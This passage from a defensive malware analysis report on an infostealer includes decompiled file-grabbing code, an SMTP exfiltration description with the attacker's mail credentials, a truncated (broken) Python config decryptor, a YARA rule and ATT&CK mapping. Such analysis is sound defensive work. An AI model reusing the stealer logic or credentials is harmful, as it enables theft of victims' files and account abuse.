Clipper: The clipboard is continuously monitored with regular-expression patterns. Copied cryptocurrency wallet addresses for currencies such as BTC, ETH, LTC, XMR, and SOL are replaced in real time with attacker-controlled addresses stored in the configuration.

```
private static string RecordFileType(string type)
{
    if (!(type == "Document"))
    {
        if (!(type == "DataBase"))
        {
            if (!(type == "SourceCode"))
            {
                if (type == "Image")
                {
                    Counter.GrabberImages++;
                }
            }
            else
            {
                Counter.GrabberSourceCodes++;
            }
        }
        else
        {
            Counter.GrabberDatabases++;
        }
    }
    else
    {
        Counter.GrabberDocuments++;
    }
    return type;
}
```

Figure 31- File Extension Categorization

In addition to browser and wallet data, the malware contains a FileGrabber module that searches the target system's disk. When activated, it specifically targets directories including Desktop, MyPictures, Personal, Downloads, DropBox, and OneDrive.

Files are matched against extensions defined in the configuration through DetectFileType and categorized as document, database, sourcecode, or image data.

```


private static void GrabFile(string path)
{
    try
    {
        FileInfo fileInfo = new FileInfo(path);
        bool flag = fileInfo.Length > (long)Config.GrabberSizeLimit;
        if (!flag)
        {
            bool flag2 = fileInfo.Name.Equals("desktop.ini", StringComparison.OrdinalIgnoreCase);
            if (!flag2)
            {
                string text = FileGrabber.DetectFileType(fileInfo.Extension);
                bool flag3 = text == null;
                if (!flag3)
                {
                    string directoryName = Path.GetDirectoryName(path);
                    bool flag4 = directoryName == null;
                    if (!flag4)
                    {
                        string pathRoot = Path.GetPathRoot(path);
                        bool flag5 = pathRoot == null;
                        if (!flag5)
                        {
                            string path2 = "DRIVE-" + pathRoot.Replace(":", "").TrimEnd(new char[]
                            {
                                '\\',
                                '/'
                            });
                            string path3 = directoryName.Substring(pathRoot.Length);
                            string text2 = Path.Combine(FileGrabber._savePath, path2, path3);
                            string destFileName = Path.Combine(text2, fileInfo.Name);
                            bool flag6 = !Directory.Exists(text2);
                            if (flag6)
                            {
                                Directory.CreateDirectory(text2);
                            }
                            fileInfo.CopyTo(destFileName, true);
                        }
                    }
                }
            }
        }
    }
}

```

Figure 32- File Size Filtering And Disk-Structure Simulation

To avoid unnecessary network overhead and optimize exfiltration, the Config.GrabberSizeLimit parameter is used as a file-size filter. Unnecessary files such as desktop.ini are excluded. Files that pass both size and extension checks are copied into a virtual directory tree that preserves the victim's original path structure (for example, DRIVE-C:\Users\UserName\Desktop\...) and are finally compressed with SharpZipLib.

When the malware's network activity was examined in a virtual environment with Wireshark, two stages were observed: an initial preparation phase followed by the actual exfiltration phase.



455	119.894110900	192.168.122.34	192.168.122.1	DNS	73 Standard query 0xf3e4 A icanhazip.com
457	120.179466100	192.168.122.1	192.168.122.34	DNS	105 Standard query response 0xf3e4 A icanhazip.com A 104.16.184.241 A 104.16.185.241

Figure 33- Querying The Victim's Public IP Address

External IP Discovery: To determine the infected machine's geographic location and public network identity, the malware sends a DNS query for icanhazip.com and adds the returned IP address to the data selected for theft.

SMTP-Based Exfiltration: Instead of a conventional web-based C2 panel, the malware uses SMTP to exfiltrate the archive created with SharpZipLib. This choice makes the traffic resemble email activity and can make detection more difficult.

```
#importlar
import base64
from hashlib import pbkdf2_hmac
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

#Zararlıının içindeki statik AES
salt = bytes([102, 51, 111, 51, 75, 45, 49, 49, 61, 71, 45, 78, 55, 86, 74, 116, 111, 122, 79, 87, 82, 114, 61, 40, 116, 78, 90, 66, 102, 75, 43, 98, 83,
password = bytes([59, 38, 75, 70, 33, 77, 33, 104, 56, 94, 105, 84, 58, 60, 41, 97, 63, 126, 109, 88, 101, 78, 42, 126, 111, 63, 103, 78, 91, 118, 64, 114

#Şifreli metinlerdeki encrypted etiketinin temizlenmesi
cipher_text = input("Encrypted String: ").replace("ENCRYPTED:", "").strip()
data = base64.b64decode(cipher_text)

#NET içindeki fonksiyonun simülasyonu
derived = pbkdf2_hmac('sha1', password, salt, 1000, 48)
key = derived[:32]
iv = derived[32:48]

#Çözme işlemi
cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted = unpad(cipher.decrypt(data), 16)

print("\nDeşifre Edilen Sonuç:", decrypted.decode('utf-8'))
```

Figure 34- Custom Python Decryption Code

The Base64- and AES-encrypted configuration values in InitAsync were decoded with a custom Python decryptor. The recovered indicators of compromise are:


- SMTP Server: mail.memcoplast.com (192.64.150.4 - web4.dnchosting.com)
- Sender Address: mina@memcoplast.com (Password: MEMCO13579)
- Recipient Address: angelinagotze35@gmail.com

No.	Time	Source	Destination	Protocol	Length	Info
483	143.52235..	192.64.150.4	192.168.122.34	SMTP	233	S: 220-web4.dnchosting.com ESMTP Exim 4.99.1 #2 Wed, 29 Apr 2026 21:13:25 -0400 We do not authorize the use of this system to transport unsolici...
484	143.52309..	192.168.122.34	192.64.150.4	SMTP	76	C: EHLO DESKTOP-5PFC4FR

Figure 35- Analysis Of The Malware's SMTP Packet

After first contacting the SMTP server, the malware begins communication by sending the victim machine name through the EHLO command and then transfers the collected ZIP archive to the attacker as an email attachment.

The Wireshark capture shows the SMTP session being established and the victim machine name being sent to the remote mail server through EHLO. This flow confirms the SMTP-based exfiltration channel used to prepare the collected ZIP archive for transfer as an email attachment.



YARA Rule

```
rule Phantom_Stealer_Detector {
  strings:
    //AutoIt Dropper Layer
    $dropper1 = "pteropod" ascii wide fullword
    $dropper2 = "hurtling" ascii wide fullword
    $dropper3 = "VJRMKBBB" ascii wide fullword

    //NET Layer
    //AES values
    $aes_salt = { 66 33 6F 33 4B 2D 31 31 3D 47 2D 4E 37 56 4A 74 }
    $aes_key = { 3B 26 4B 46 21 4D 21 68 38 5E 69 54 3A 3C 29 61 }
    $config_enc = "ENCRYPTED:" ascii wide

    //High-confidence mutex IOC
    $mutex = "0MYBS40OAU4OQC15GJX5" ascii wide fullword

    //Anti-analysis components
    $module1 = "SuspiciousGPU" ascii wide
    $module2 = "GrabberSizeLimit" ascii wide
    $module3 = "AntiAnalysis" ascii wide
    $module4 = "HeavensGate" ascii wide

  condition:
    //File must be a valid PE; limit to 5 MB to reduce CPU cost
    uint16(0) == 0x5A4D and filesize < 5MB and
    (
      //Match the on-disk AutoIt dropper using at least 2 indicators
      2 of ($dropper*)
      or
      //For the decoded in-memory form
```

```
(  
  all of ($aes*) and  
  (  
    $mutex or  
    $config_enc or  
    2 of ($module*)  
  )  
)  
)  
}
```



MITRE ATT&CK TABLE

Discovery	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access / Collection	C&C	Exfiltration
System Information Discovery T1082	User Execution: Malicious File T1204.002	Registry Run Keys / Startup Folder T1547.001	Process Injection: Process Hollowing T1055.012	Obfuscated Files or Information T1027	Credentials from Web Browsers T1555.003	Application Layer Protocol : Mail Protocols T1071.003	Exfiltration Over Alternative Protocol T1048
System Network Configuration Discovery T1016	Native API T1106			Virtualization/ Sandbox Evasion: System Checks T1497.001	Input Capture: Keylogging T1056.001		
				Native API / Direct Syscalls T1106	Clipboard Data T1115		
				Indicator Removal: Timestomp T1070.006	Data from Local System T1005		

Recommendations

1. Passwords stored in web browsers should be changed immediately.
2. Because traditional antivirus products can be bypassed relatively easily by the observed behavior, behavioral EDR solutions should be preferred.
3. Any IP addresses and domains identified during analysis should be blocked at the firewall and/or proxy layer.
4. Legitimate Windows processes generating unusual network traffic should be monitored.



PREPARED BY

Muzaffer Murat KİLİT

[linkedin](#)

Muhittin Yılmaz

[linkedin](#)

Burak Çalışkan

[linkedin](#)

